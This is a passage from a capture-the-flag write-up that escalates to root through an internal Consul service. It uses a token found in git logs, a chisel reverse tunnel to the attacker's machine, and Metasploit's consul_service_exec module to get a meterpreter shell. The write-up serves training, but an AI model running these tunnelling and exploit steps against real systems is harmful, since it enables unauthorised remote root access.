
If we look at the git logs, we can see there's one 'tidy config'.

If we look at its contents, we can see a consul ticket.
#### What is consul?
The consul service is running internally on the machine on port 8500
Since we already know its a networking service,we can head on over to our good friend searchsploit and see if there is an exploit.

For this exploit to work, we are gonna have to do some port forwarding.
In this case, were gonna use the chisel binary although you can also do a port forward with ssh but it requires on to have an rsa-key.

First of all, we need to transfer the chisel binary to the box.

After that, use the following metasploit exploit...
```
use multi/misc/consul_service_exec
```
Then we're gonna set up our chisel binaries for a port forwarding.
Make sure to make the binary be executable on both your machine and on the box.
Then on chisel which is on the box,run the following command...
```
./chisel client YOUR_IP:9001 R:8500:127.0.0.1:8500
```
after that, on the chisel in your machine, run the following
```
./chisel server --reverse -p 9001
```
This will forward the port 8500 from the box to your machine and you can confirm the port is open on your machine by using the following command...
```
netstat -ano | grep LISTEN | head
```
On the metasploit exploit, show the exploits options and set the ticket with the ticket on the git logs, RHOSTS and LHOSTS then run the exploit.
We get a meterpreter shell and we are root!
And Done!
## My socials:
<br>@ twitter: https://twitter.com/M3tr1c_root
<br>@ instagram: https://instagram.com/m3tr1c_r00t/
 Sign in with Wallet
Connect another wallet
Sign in with Wallet
Connect another wallet